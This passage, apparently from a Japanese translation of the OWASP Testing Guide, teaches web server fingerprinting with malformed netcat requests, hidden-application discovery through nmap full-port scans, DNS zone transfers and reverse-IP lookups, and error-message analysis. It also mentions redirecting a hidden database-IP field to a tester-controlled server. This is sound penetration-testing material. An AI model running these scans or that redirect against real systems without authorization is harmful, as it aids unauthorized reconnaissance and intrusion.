HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:23:37 GMT
Content-length: 0
Content-type: text/html
```

```
Date: Tue, 16 Jan 2007 15:20:26 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Connection: close
```

上記から Apache、Netscape Enterprise、IIS において Dete フィールドおよび Server フィールドの位置がそれぞれ異なっていることが分かります。

不完全なリクエスト送付によるテスト

もう1つ有効なテストとして、不完全な状態のリクエスト、もしくはサーバに存在しないページを指定するリクエストを送付し、それらのレスポンスを分析する方法があります。以下のような HTTP レスポンスについて考えて見ましょう。

Apache 1.3.23 のレスポンス

```
$ nc apache.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad Request
Date: Sun, 15 Jun 2003 17:12: 37 GMT
Server: Apache/1.3.23
Connection: close
Transfer: chunked
Content-Type: text/HTML; charset=iso-8859-1
```

IIS 5.0 のレスポンス

```
$ nc iis.example.com 80
GET / HTTP/3.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:14: 02 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:14: 02 GMT
Etag: W/e0d362a4c335be1: ae1
Content-Length: 133
```

Netscape Enterprise 4.1 のレスポンス

```
$ nc netscape.example.com 80
GET / HTTP/3.0

HTTP/1.1 505 HTTP Version Not Supported
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:04: 04 GMT
Content-length: 140
Content-type: text/HTML
Connection: close
```

SunONE 6.1 からのレスポンス

```
$ nc sunone.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad request
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:25:00 GMT
Content-length: 0
Content-type: text/html
Connection: close
```

ご覧いただいたとおり、それぞれのサーバにおいて異なったレスポンスを返しています。また、レスポンスはサーバのバージョンによっても変化します。存在しないプロトコル（ここでは"JUNK"を使用しています）についても同様の分析が可能になります。以下のレスポンスを見てみましょう。

Apache 1.3.23 のレスポンス

```
$ nc apache.example.com 80
GET / JUNK/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:17: 47 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
Etag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

IIS 5.0 のレスポンス

```
$ nc iis.example.com 80
GET / JUNK/1.0

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 01 Jan 1999 20:14: 34 GMT
Content-Type: text/HTML
Content-Length: 87
```

Netscape Enterprise 4.1 のレスポンス


```
$ nc netscape.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent to query this server could not understand.
</BODY></HTML>
```

SunONE 6.1 のレスポンス

```
$ nc sunone.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent a query this server could not understand.
</BODY></HTML>
```


ツールによるテスト

ウェブサーバを正確に識別するためには、どうしても多くの時間がかかってしまいます。幸い、現在は多くのテストツールが出回っています。今回紹介する"httprint"もその1つです。Httprint は、対象サーバの種別とバージョンを特定するためのシグネチャを持っています。以下に httprint の動作例を示します。



オンラインによるテスト

対象のサーバに多くの情報を送付するオンライン用のツールとして Netcraft が挙げられます。このツールで OS に関する情報、ウェブサーバ使用の有無、uptime の表示、アドレス所有者、ウェブサーバや OS の変更履歴などの情報を収集することができます。以下に Netcraft の動作例を示します。



NETCRAFT

Toolbar | Netcraft

Site report for www.owasp.org

Site	http://www.owasp.org	**Last reboot**	82 days ago Uptime graph
Domain	owasp.org	**Netblock owner**	USLEC Corp.
IP address	216.48.3.18	**Site rank**	12753
Country	US	**Nameserver**	ns1.secure.net
Date first seen	October 2001	**DNS admin**	hostmaster@secure.net
Domain Registry	publicinterestregistry.net	**Reverse DNS**	unknown
Organisation	OWASP Foundation, 9175 Guilford Rd Suite 300, Columbia, 21046, United States	**Nameserver Organisation**	MYNAMESERVER, LLC, PO Box 3895, Englewood, 80155, United States
Check another site:			

Hosting History

Netblock Owner	IP address	OS	Web Server	Last changed
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.2.0 Fedora	9-Jan-2007
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.2.0 Fedora	2-Sep-2006
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.0.50 Fedora	2-Aug-2004
Aspect Security 9175 Guilford RD Columbia MD US 21046	66.255.82.11	FreeBSD	Apache	26-Jul-2004
975 Cobb Place Blvd Suite 111 Kennesaw GA US 30144	64.30.172.91	Linux	Apache/2.0.40 Red Hat Linux	24-Mar-2004
NetRail, Inc. 1015 31st St NW Washington DC US 20007	207.31.92.40	Linux	Apache/2.0.44 Unix	30-Sep-2003
XO Communications Corporate Headquarters 11111 Sunset Hills Road Reston VA US	207.155.252.4	Solaris 8	ConcentricHost-Ashurbanipal/1.7 XOTM Web Site Hosting	19-Mar-2003

参照

ホワイトペーパ

- Saumil Shah: “An Introduction to HTTP fingerprinting” – http://net-square.com/httprint/httprint_paper.html

ツール

- httprint - http://net-square.com/httprint/index.shtml
- Netcraft - http://www.netcraft.com

4.2.5 アプリケーションの検出(OWASP-IG-005)

概要

ウェブアプリケーションの脆弱性をテストする場合に最も大切なステップは、どのアプリケーションが稼動しているのかを見つけ出すことです。
現在、多くのアプリケーションにおいて既知の脆弱性が存在しています。中には、サーバ権限の取得や、データを破壊する攻撃の攻略方法なども公開されています。また、「内部で使用するから脅威はない」という認識のユーザが大勢いるため、今でも多くのアプリケーションにおいて、設定が不十分であったり、アップデートが定期的に適用されていない状態となっています。

概要の説明

ウェブサーバの仮想化技術の浸透により、従来あったウェブサーバとその IP アドレスの1対1の関係は、もはや意味を成さなくなってきています。それぞれのシンボリック名が同じ IP アドレスになる複数の Web サイトあるいはアプリケーションを持つことは、決して珍しいことではありません。(このケースはホスティング環境に限ったことではなく、ごく普通の企業の環境においても同様に当てはまります)

あなたがセキュリティの専門家としてテストをする際には、一定範囲の IP アドレス群が与えられることでしょう(1つだけの時もありますが)。これは、あなたが対象のシステムに診断する契約が存在することによるものであることに他なりません。しかし、いずれにせよ、テストを依頼された場合には、対象のアプリケーションの全てにおいて(可能であれば他の箇所も含む)アクセスすることが可能であると思ってしまいます。ここで1つ問題となるのは、HTTP サービスが定められた IP アドレスの 80 番ポートでホストされていることです。もしあなたが特定の IP アドレス(知っている限りのもの)でアクセスすると、「その IP アドレスでのウェブサーバはありません」というような答えが返ってくるかもしれません。その原因は、システムの背後に複数のウェブアプリケーションが「隠れて」いて、関係のないシンボリック名(DNS)に紐付くことによるものです。対象のアプリケーションをテストできたのか、できなかったのかという結果によって、あなたが行った診断の品質は、当然ながら大きく変わってきます。依頼者に伝えられることが限られてしまったり、まったく伝えられなかったりする場合があるためです。対象のサイトがリッチコンテンツになると、IP アドレスとその対応するシンボリック名のリストを手渡されるかも知れません。とはいっても、情報が部分的、すなわち、シンボリック名が省略されている場合があります。顧客でさえそのことに気づいていないかもしれません(大きな企業には特にありがちな話です)。

診断のスコープに影響を与える他の懸念点として、理解が困難な URL（例えば、http://www.example.com/#### 【#に意味不明な文字列が入る】）でアクセスできるサイトがあり、他の箇所で参照されません。この事象はエラー（設定ミスによる）によるものか、故意（例として、外部向けではない管理用のインターフェースなど）によるものかのいずれかだと考えられます。

これらの問題に取り組むため、ウェブアプリケーションを特定することが必要になっているのです。

ブラックボックステストとその事例

ウェブアプリケーションの検出

ウェブアプリケーションの検出は、ウェブアプリケーションを定められた手順で特定するためのプロセスです。最終的には、IP アドレスの組として（おそらく一定範囲のアドレス群だと思いますが）特定されますが、DNS シンボリック名の組合せになっているか、2 つが混合した状態になっている可能性もあります。この情報は診断を実施するのに必要となる作業で、それが従来からのテスト方法、あるいは対象のアプリケーションに特化した診断になります。どちらの場合でも、診断範囲が明確でない場合（例えば、URL “http://www.example.com/” に位置するアプリケーションだけをテストする場合など）は、可能な範囲まで診断するように努めなければなりません。すなわち、アクセス可能なサイトはすべて明確にするべきです。

では、以降で紹介する例で、目的を達成するために利用できるテクニックをいくつか見ていきたいと思います。

注意: 以下のテクニックには、インターネットに面したウェブサーバである場合があります。つまり、DNS サーバや Web ベースの IP 逆引き検索サービスや検索エンジンなどで特定できるものです。今回の例では、（192.168.1.100 のような）プライベート IP アドレスが使われています。IP アドレスが他で必要としない限り一般的な IP アドレスで表し、匿名性を保つようにしています。

1 つの DNS 名（あるいは 1 つの IP アドレス）がどれほどのアプリケーションに関連しているのかについて、3 つの要素が挙げられます。

1. 異なる URL のケース

アプリケーションに対しての明快なエントリポイントは、“www.example.com”のような、簡潔な表記方法を用いてテスト者が容易に“http://www.example.com/”（https も同様）と想像できる場合です。しかし、このような最も一般的な状況だったとしても、ウェブアプリケーションが“/”から始まるという理由はどこにもありません。例えば、同じシンボリック名が http://www.example.com/url1 http://www.example.com/url2 http://www.example.com/url3 のような 3 つのウェブアプリケーションに関連しているケースです。このような場合、URL http://www.example.com/ は主要なページとはなりません。テスト者がこれらにアクセスするための方法を知らなければ、外からは分からない「隠れた」状態になります。つまり、この例では url1、url2、url3 の存在をあらかじめ知っていたことになります。あなたが、通常の方法でアクセスさせたくないと考えている場合や、正しくアクセスする方法を事前に知らせていない場合を除き、通常、このようにウェブアプリケーションの存在を知らせる必要はありません。これは決してサイトを秘密にしたいということではなく、それらの存在と場所を公表しないだけです。

2. 特別なポート

ウェブアプリケーションは通常、80 番ポート（http）、443 ポート（https）で稼動しますが、これらのポートでウェブアプリケーションが稼動しているのは皆さんも周知の事実です。しかし、ウェブアプリケーションが任意に設定したポートに設定されている（http[s]://www.example.com:port/のように表される）場合もあります。例えば、http://www.example.com:20000/のような場合です。

3. 仮想ホスト

DNS は、1 つの IP アドレスを 1 つまたは複数のシンボリック名に紐付ける役割を持っています。例えば、IP アドレスが

192.168.1.100 は www.example.com, helpdesk.example.com, webmail.example.com の DNS 名に紐付けられている、というような場合です（実際にすべての名前が 1 つの DNS ドメインに属する必要はありません）。この 1 対複数の関係は、いわゆる仮想ホストの利用によって異なるコンテンツに渡すために利用されている可能性があります。この仮想ホストを識別するための情報は、HTTP1.1 の Host ヘッダに含まれています。[1].

我々は helpdesk.example.com と webmail.example.com の存在をあらかじめ知らない限り、www.example.com が明らかになったとしても、それ以外に他のドメインがあることは、よもや知る由もないでしょう。

課題への対処 1– 特殊な URL

完全に標準的な名前ではないウェブアプリケーションを特定することはできません。特殊な名前は、命名規則の基準に従わないからです。しかし、テスト者が突破口を得るために使用できる多くの技法があります。第一に、ウェブサーバの設定が不適切でディレクトリブラウジングが可能な状態であったとき、これらのアプリケーションを突き止めることは可能かもしれません。このようなとき、脆弱性スキャナーが役に立つでしょう。第二に、これらのアプリケーションが、例えば検索エンジンによってインデックスやクローラされる機会があるような、他のページに参照されている場合があります。もし、www.example.com 上に隠れたアプリケーションがあると疑うなら、Google の Site 機能を使用したり、“site: www.example.com”の検索結果を分析しましょう。結果の URL の中に、既知のアプリケーションとは違うものが見つかるかもしれません。もう 1 つは、非公開となりそうな URL を突き止めることです。例えば Web メールのフロントエンドは https://www.example.com/webmail や https://webmail.example.com/ あるいは https://mail.example.com/ のような URL からアクセス可能であるかもしれません。管理者機能のインターフェースも同様で、隠された URL（例えば、Tomcat の管理者機能など）が存在し、どこからも参照されない状態で潜んでいる可能性もあります。このため、辞書攻撃（もしくは推測可能な語句）を用いれば、思いがけない結果がでるかもしれません。このようなときにも、脆弱性スキャナーが役に立ちます。

課題への対処 2– 特別なポート

特別なポートで稼働しているウェブアプリケーションを簡単に識別できる方法があります。Nmap[2]に代表されるポートスキャナーは、「-sV」オプションを用いることで稼働のサービスを特定できるという特徴を持っており、任意のポート上でも http サービスを特定することができます。あと必要なのは、64kTCP ポートアドレス空間全体をテストするフルポートスキャンです。例えば、以下のコマンドを見てみましょう。TCP コネクトスキャンで、IP アドレス 192.168.1.100 にあるすべてのオープンポートを洗い出し、稼働しているサービス名を特定するコマンドです（このコマンドは主要なスイッチだけが示されます。他にも nmap には様々なオプションが用意されていますが、ここでの説明は割愛します）。

```
Nmap –PN –sT –sV –p0-65535 192.168.1.100
```

出力には、http や SSL サービスの稼働を示すと想定できる十分な情報が含まれています（もちろん、この SSL が https で用いられていることを調べる必要があります）。例えば、前述のコマンドによる出力は以下のようになります。

```
Interesting ports on 192.168.1.100:
(The 65527 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 3.5p1 (protocol 1.99)
80/tcp    open  http        Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp   open  ssl         OpenSSL
901/tcp   open  http        Samba SWAT administration server
1241/tcp  open  ssl         Nessus security scanner
3690/tcp  open  unknown
8000/tcp  open  http-alt?
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
```

ここから、以下のことが推察されます。

- Apache による http サーバがポート 80 番で稼働している。
- ポート 443 番で https サーバが稼働しているように推測できる（ただし、https://192.168.1.100 にアクセスするなどして実際に確かめる必要がある）。
- 901 ポートは SWAT の Web インターフェースである Samba である。
- 1241 番ポートの稼働サービスは、https ではなく SSL ベースの Nessus デーモンである。
- 3690 ポートは特定できないサービスが稼働している。（nmap は識別情報を返します。もし、あなたがそのサービスを特定することができる場合、その識別情報を nmap の Fingerprint データベースに登録することができます。以降 nmap はその識別情報を用いてサービスを特定することができるようになります。ただし、ここでは簡易的に説明するため省略しています）。
- 他に特定できないサービスが 8000 番ポートで稼働していますが、おそらく http サービスであると考えられます。このポート上で http サービスが稼働していることは、決して不思議ではありません。ちょっと見てみましょう。

```
$ telnet 192.168.10.100 8000
Trying 192.168.1.100…
Connected to 192.168.1.100.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.0 200 OK
pragma: no-cache
Content-Type: text/html
Server: MX4J-HTTPD/1.0
expires: now
Cache-Control: no-cache

<html>
…
```

これは、HTTP サーバが稼動しているかどうかを確認しています。他にも、Web ブラウザから URL を指定してアクセスする方法や、上記のように HTTP のインタラクションを模倣した Perl コマンドの GET、あるいは HEAD メソッドを利用しても同様に確認することができました（ただし、HEAD リクエストはすべてのサーバで受け入れられるという訳ではないかもしれません）。Apache Tomcat がポート 8080 番で稼動しています。

同じような結果が脆弱性スキャナーによっても得られるかもしれません。ただ、http(s)が特別なポートで稼動していたとしても識別することができるスキャナーを選ぶことが必要です。たとえば、Nessus[3]は、任意のポートで稼動するサービス識別することができ、SSL が実装された https の web サービスを含め、数多くのウェブサーバの脆弱性の有無をテストすることができます。前述での手がかりのように、Nessus は通常気づかないがよく知られているアプリケーション/web インターフェース（例えば、Tomcat の管理インターフェースなど）についても調べることができます。

課題への対処 3 – 仮想ホスト

IP アドレス x.y.z.t に紐付く DNS 名を特定する方法は、数多くあります。

DNS のゾーン転送

この方法は、現在多くの DNS サーバにおいて、特定のサーバ以外からのゾーン転送の利用を禁止しているため、使用は

限定的です。しかし、試してみる価値はあります。まず第一に IP アドレス x.y.z.t を与えている DNS サーバを特定しなければなりません。もし x.y.z.t に対するシンボリック名を知っているのであれば（仮にそれを“www.example.com”としてください）、DNS サーバは nslookup、host、dig コマンドなどを用いて、DNS サーバの NS レコードに問い合わせることにより特定することができます。もし、x.y.z.t に対するシンボリック名がわからないが、少なくとも 1 つは特定したいというのであれば、同じような方法を用いて、その名前の DNS サーバにクエリを出してみるといいかもしれません。（願わくば、x.y.z.t がその DNS サーバによって与えられることです）例えば、対象の IP が x.y.z.t で名前が mail.example.com である場合、ドメイン example.com に対する DNS サーバを明らかにします。

以下は、www.owasp.org に対する DNS サーバを特定するために、host コマンドを利用した例です。

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
```

ゾーン転送は、ドメイン example.com を管理する DNS サーバが利用する場合があります。もしその情報を取得できたならば、このドメインに対する DNS エントリの一覧を取得したことになります。その中には、既に明らかとなっている www.example.com のゾーン情報だけでなく、外部に知られていない helpdesk.example.com や webmail.example.com などのゾーン情報が含まれている場合があります（もちろん、他も含まれている可能性もあります）。ゾーン転送によって返されたドメイン名をチェックし、対象のシステムをテストする際に必要となる情報はすべて調べるようにしましょう。

以下は、それら DNS サーバのうちの 1 台にドメイン owasp.org に対するゾーン転送の要求を試みた結果です。

```
$ host -l www.owasp.org ns1.secure.net
Using domain server:
Name: ns1.secure.net
Address: 192.220.124.10#53
Aliases:

Host www.owasp.org not found: 5(REFUSED)
; Transfer failed.
```

DNS 逆引き

前述の話とよく似ていますが、この方法は DNS の PTR レコードを用います。ゾーン転送を要求するのではなく、レコードタイプを PTR に設定し、所定の IP アドレスでクエリを出してみてください。DNS エントリが取得できるかもしれません。ただ、この方法は、IP アドレスに基づくシンボリック名がマッピングされていいなければ使用することができないため、必ず動作する保証はありません。

Web による DNS 検索

この種の検索サービスは、DNS ゾーン転送と同類ですが、DNS 上で名前ベースによる検索を可能にする Web ベースのサービスです。そのサービスの 1 つとして Netcraft DNS 検索サービスがあり、URL http://searchdns.netcraft.com/?host で利用できます。あなたが入力したドメイン（例えば example.com）に属する名前に対する検索クエリを送ります。表示された結果から探しているネームがないか調べます。

リバース IP サービス

リバース IP は DNS 逆引き検索と似ていますが、DNS サーバではなくウェブアプリケーションを使用しているのが特徴です。以下に見られるように現在多くのサービスが利用できます。ただ、結果の情報が断片的だったり、そもそも違っていたりする場合もありますので、複数のサービスを並行して利用するとよいでしょう。

Domain tools reverse IP: http://www.domaintools.com/reverse-ip/ (requires free membership)

MSN search: http://search.msn.com syntax: “ip:x.x.x.x” (without the quotes)

Webhosting info: http://whois.webhosting.info/ syntax: http://whois.webhosting.info/x.x.x.x


DNSstuff: http://www.dnsstuff.com/ (multiple services available)

http://net-square.com/msnpawn/index.shtml (multiple queries on domains and IP addresses, requires installation)

tomDNS: http://www.tomdns.net/ (some services are still private at the time of writing)

SEOlogs.com: http://www.seologs.com/ip-domains.html (reverse-IP/domain lookup)

下記の例は、上記で紹介したリバース IP のサービスを利用した IP アドレス 216.48.3.18（www.owasp.org）の結果を紹介しています。この結果により、明らかにされていない 3 つのシンボリック名が同じ IP アドレスに紐付けられていることがわかります。


WebHosting.Info's Power WHOIS Service

216.48.3.18 - IP hosts **4** Total Domains ...
Showing 1 - 4 out of 4

	Domain Name ^
1	OWASP.ORG.
2	WEBGOAT.ORG.
3	WEBSCARAB.COM.
4	WEBSCARAB.NET.

1

Google の利用

情報収集の手法について前述の紹介により、検索エンジンは分析の手段としてますます効率的な利用が期待できます。これは、あなたの調べたいシンボリック名に関連する情報の収集や、これまで明らかにされていなかった URL を通じてのアプリケーションアクセスが可能になるかもしれません。結局のところ、前述の例 www.owasp.org に関して言えば、Google や他の検索エンジンでも調べることができます。（すなわち、DNS 名が）新しい webgoat.org、webscarab.com、webscarab.net を発見することと同じことになります。Google 検索を使った手法は「4.2.1 テスト: スパイダ、ロボット、クローリング」で紹介しています。

グレイボックステストとその事例

該当するものはありません。どれ程の情報を事前に持っていても、ここでの方法はブラックボックステストと同様になります。

参照

ホワイトペーパー

[1] RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1

ツール

- DNS lookup tools such as *nslookup*, *dig* or similar.
- Port scanners (such as nmap, http://www.insecure.org) and vulnerability scanners (such as Nessus: http://www.nessus.org; wikto: http://www.sensepost.com/research/wikto/).
- Search engines (Google, and other major engines).
- Specialized DNS-related web-based search service: see text.
- nmap – http://www.insecure.org
- Nessus Vulnerability Scanner – http://www.nessus.org

4.2.6 エラーコードの分析(OWASP-IG-006)

概要

ウェブアプリケーションテストでは、アプリケーションもしくはウェブサーバから多くのエラーコードを見るケースに数多く遭遇します。これらのエラーは、リクエストを改ざんすることによって表示させることができますが、それらのリクエストは、ツールを用いて簡単に送付できますし、個別に作成することもできます。これらのエラーコードはテストを進めていくにあたって非常に重要な情報となりえます。その理由は、エラーコードからデータベース、バグ、さらにはウェブアプリケーションで使われるコンポーネントなど、これらに関する多くの情報が取得できるからです。ここでの説明は、これらの一般的なコード(エラーメッセージの内容)について分析を行い、脆弱性の存在を識別するための足がかりの1つにしたいと思います。ここで最も重要なことは、これらのエラーが分析の次段階へ進むための重要な手段であることを意識し、注意深く調べることです。優秀なデータは、侵入テストをするにあたって必要な時間を削減し、効率的、効果的な評価を可能にします。

概要の説明

よく見かける典型的なエラーコードとして、“HTTP 404 Not Found” があります。このエラーコードには、時としてウェブサーバや付随するコンポーネントに関する有益な情報が含まれている場合があります。例えば、

```
Not Found
The requested URL /page.html was not found on this server.
Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g  DAV/2 PHP/5.1.2 Server at localhost Port 80
```

このエラーメッセージは、リクエストした URL が存在しない場合に表示されるものです。指定のページが存在しない旨をエラーメッセージとして表示すると、それらにはウェブサーバ、OS、モジュール、あるいは他の製品など、使用しているバージョンの情報が含まれているのです。この情報は、OS やアプリケーション種別、バージョンなどを識別する観点から、とても重要になるのです。

ウェブサーバのエラーは、セキュリティ分析を目的として利用される中で唯一の情報ではありません。次の例で考えてみましょう。

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
```

```
[DBNETLIB][ConnectionOpen(Connect())] – SQL server does not exist or access denied
```

何が起きたのでしょうか？以下で1つ1つ説明していきます。

この例では、「80004005」が IIS のエラーコードナンバーにあたり、付随するデータベースへのアクセスができなかったことを示しています。多くの場合において、エラーメッセージにはデータベースの種別が特定できる情報が含まれています。付随するシステムを通じて、裏に潜む OS の存在を示しています。この情報を利用してテスト者は対象システムに対する的確な攻略を見いだせることができるのです。

データベースに接続するために使用される文字列を様々な値に変えることによって、多くの詳細なエラーメッセージを取得することができます。

```
Microsoft OLE DB Provider for ODBC Drivers error ‘80004005’
[Microsoft][ODBC Access 97 ODBC driver Driver]General error Unable to open registry key
‘DriverId’
```

この例では、やはり同様にエラーメッセージから、付随するデータベースの種別やバージョンに関する情報が取得でき、さらにこの場合エラーの原因が WindowsOS のレジストリキー値に関係していることが明らかになりました。

では、これからそのデータベースへのアクセスが想定された範囲外のエラーとして取扱うことになったウェブアプリケーションに対し、より実践的な例を見てみましょう。この事象は、データベースの名前解決の不具合、不適切な文字列の取扱い時、あるいはその他ネットワークの不具合によって引き起こされます。

ここで1つの状況を考えてみましょう。今私たちが Web を使ったデータベース管理者で、GUI のフロントエンド上から検索クエリを出したり、テーブルを作成したり、データベースのフィールドを更新したりすることができるものだと想像してください。POST メソッドでログオン時の認証情報を送付する場面において、以下のようなエラーメッセージがテスト者の前に表示されました。このメッセージには MySQL データベースの存在を示しています。

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host
```

もし私たちがログオンページの HTML ソースコードにある hidden フィールドにデータベース IP の値を発見したならば、すでにウェブアプリケーションに自らがログインしているように思わせることを目的として、URL にあるこの IP アドレスをテスト者の管理下にあるデータベースのアドレスに改ざんすることができます。

その他の例:ウェブアプリケーションを提供しているデータベースサーバについて理解を深めることは、上記のようなデータベースに対する SQL インジェクション、あるいは格納型クロスサイトスクリプティングのテストにあたってとても役に立つものです。

ISS および ASP.net でのエラーハンドリング

ASP .net は、Microsoft におけるウェブアプリケーションを開発するためのよく知られたフレームワークです。IIS はよく利用されるウェブサーバのうちの 1 つです。エラーは様々な状態を想定して表示するよう設定されるものですが、すべてをカバーしているわけではありません。（すべて想定しておくのは至難の業です）

IIS では、“404 page not found”のようなエラーページを表示させるために、“c:\winnt\help\iishelp\common”にあるエラーページをカスタマイズして使用します。IIS では、これらのデフォルトに設定されたページを変更したり、エラーページをカスタムしたりすることもできます。IIS が aspx ページへのリクエストを受けたとき、そのリクエストは.net のフレームワークに渡されます。

エラーが.net フレームワーク上で取り扱うことができる方法がいつくか挙げられます。ASP.net では、3つのエラー処理機能があります。

```
1. Inside Web.config customErrors section 2. Inside global.asax Application_Error Sub 3. At the the aspx or associated codebehind page in the Page_Error sub
```

Web.configi でのエラーハンドリング

```
<customErrors defaultRedirect="myerrorpagedefault.aspx" mode="On|Off|RemoteOnly">
   <error statusCode="404" redirect="myerrorpagefor404.aspx"/>
   <error statusCode="500" redirect="myerrorpagefor500.aspx"/>
</customErrors>
```

mode="On"は、カスタムエラーを返す設定です。"mode=RemoteOnly"は、カスタムエラーがリモートからアクセスしに来ているユーザに対して使われる設定です。ローカルでサーバにアクセスするユーザには、完全なスタックトレースが表示されるため、カスタムエラーページがありません。

